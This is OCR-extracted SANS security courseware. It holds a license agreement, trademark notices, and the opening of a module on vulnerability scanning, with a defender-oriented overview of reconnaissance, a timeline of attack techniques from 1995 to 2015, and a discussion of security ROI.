401.3
Internet Security Technologies

SANS

Copyright © 2016, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.


User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.


SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.


Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.




This page intentionally left blank.



This page intentionally left blank.




This page intentionally left blank.



Module 13: Vulnerability Scanning

This section intentionally left blank.




Introduction

Vulnerability Scanning


Whether targeting a specific system or just searching the Internet for an easy target, an attacker uses an arsenal of tools to automate finding new systems; mapping out networks; and probing for specific, exploitable vulnerabilities. This phase of an attack is called reconnaissance, and it can be launched by an attacker any amount of time before exploiting vulnerabilities and gaining access to systems and networks. In fact, evidence of reconnaissance activity can be a clue that a targeted attack is on the horizon.

Those in charge of system and network security cannot afford to be any less proficient in discovering and eliminating these vulnerabilities than the attackers are at finding and exploiting them. One strategy is to make full use of the very tools being used against you and to do it regularly.



Objectives

This module covers technology, tools, and techniques used for information gathering, network mapping, and vulnerability scanning, and also the management application of mapping, scanning technology. First, let's set the stage in terms of the management expectation of such a program. Second, we define threat vectors and common sources of reconnaissance on your systems. Then, we examine some of the classic probing tools and their impact. Finally, we show you how to use your own tools to find vulnerabilities before the attackers do.



Attack History


Let's summarize the last few sections now by taking a look at a brief chronology of attack techniques.

Keeping in mind the caveats we gave previously about dating malicious code, let's try to put these tools and their development into perspective. Although the attackers' goals of penetration and stealth have been consistent, the techniques have become more effective over time.

- 1995: SATAN released, being one of the first vulnerability scanners.
- 1997: Jackal uses SYN/FIN scans to penetrate firewalls or filtering routers and evade logging. Jackal entered the field early along with the stealth TCP SYN/ACK scans.
- 1998: Techniques are refined. Analysts and attackers learn that illogical flag combinations could be used for stack analysis or TCP fingerprinting to determine the operating system. It becomes apparent that stealth scanning could be combined with spoofing multiple hosts to launch distributed scans that are difficult to trace.
- 1999: Security researchers use databases to catalog the large volume of scan data captured from networks all over the world. The nlog tool provides a web-based interface to a database for analysis of the data. TCP and UDP scan with strange destination ports and ICMP scans with unusual types and codes start appearing. Many of the packets contain apparently encrypted content. Analysts guess that some of this traffic is related to Trojan acquisition or tasking.
- March 2000: A single teenager in Canada crushes major Internet sites like Yahoo and CNN using distributed denial of service (DDoS) attacks.
- September 2000: Security researchers investigate the possibility of Windows Trojans being used in DDoS attacks.
- 2001: Worm toolkits are released. Anyone, even non-programmers, can create worms for just about any vulnerability.


- 2002: Worm propagation through IRC. IRCbots provide a new way of compromising a PC.
- August 2003: Sobig, Welchia, and MSBlaster all hit, causing lots of sleepless nights for security practitioners. Sobig is the most prolific e-mail mass mailer to date.
- 2004: More advanced attack vectors are being focused on by attackers.
- 2005: Targeted attacks start to become more popular as opposed to random scanning of systems.
- 2006: Stealthy focused attacks, trying to slip under the radar of security devices increase in popularity.
- 2007: Core, canvas, and Metasploit exploitation suites start to become more standard.
- 2008: Large-scale data theft increases with an increased focus on high-worth intellectual property.
- 2009: Focused worms on sensitive data (for example, credit cards). Nation state attacks and information warfare becoming a reality.
- 2010: Zero day attacks more common. More platforms to target via mobility.
- 2011: Networks more porous and data more portable via cloud.
- 2012: APT and network intelligence.
- 2013: Continued growth of cloud and BYOD.
- 2014: Large-scale data theft and retail breaches.
- 2015: Attacks continue and more stealthy in nature.

Refer to reputable information security resources such as the Symantec Virus Encyclopedia (http://securityresponse.symantec.com/avcenter/vinfodb.html) or the SecurityFocus web site (http://www.securityfocus.com) for the latest information on these threats.




Vulnerability Management Overview

This section intentionally left blank.



R³: Reconnaissance, Resource Protection, ROI


Vulnerability scanning programs are often not used wisely. The best use of the security dollar is to ensure that a scanning program also has a solid prioritized remediation process. Scanning without remediating might actually be considered negligence in some cases.



ROI Definitions

The Return on Investment measurement we use in Information Technology and Information Security fields is typically calculated with the above formula. When discussing ROI, be sure you share the same definition as ROI can mean different things in different contexts. For example, Return on Capital Employed, Return on Net Worth, and Return on Equity can all be called "ROI" in financial and accounting circles.

Some common uses of ROI are for the development of a business case, for evaluating whether to go ahead with the purchase of a product, service, or line of business, or for predicting revenue. Also, remember that if a security expenditure in your company prevented damages comparable to what might have been suffered by another firm in your industry, this savings can be a factor in the overall understanding of ROI. Security can sometimes be considered a business enabler, but that is often difficult to capture on financial statements. Let's apply this to vulnerability management.

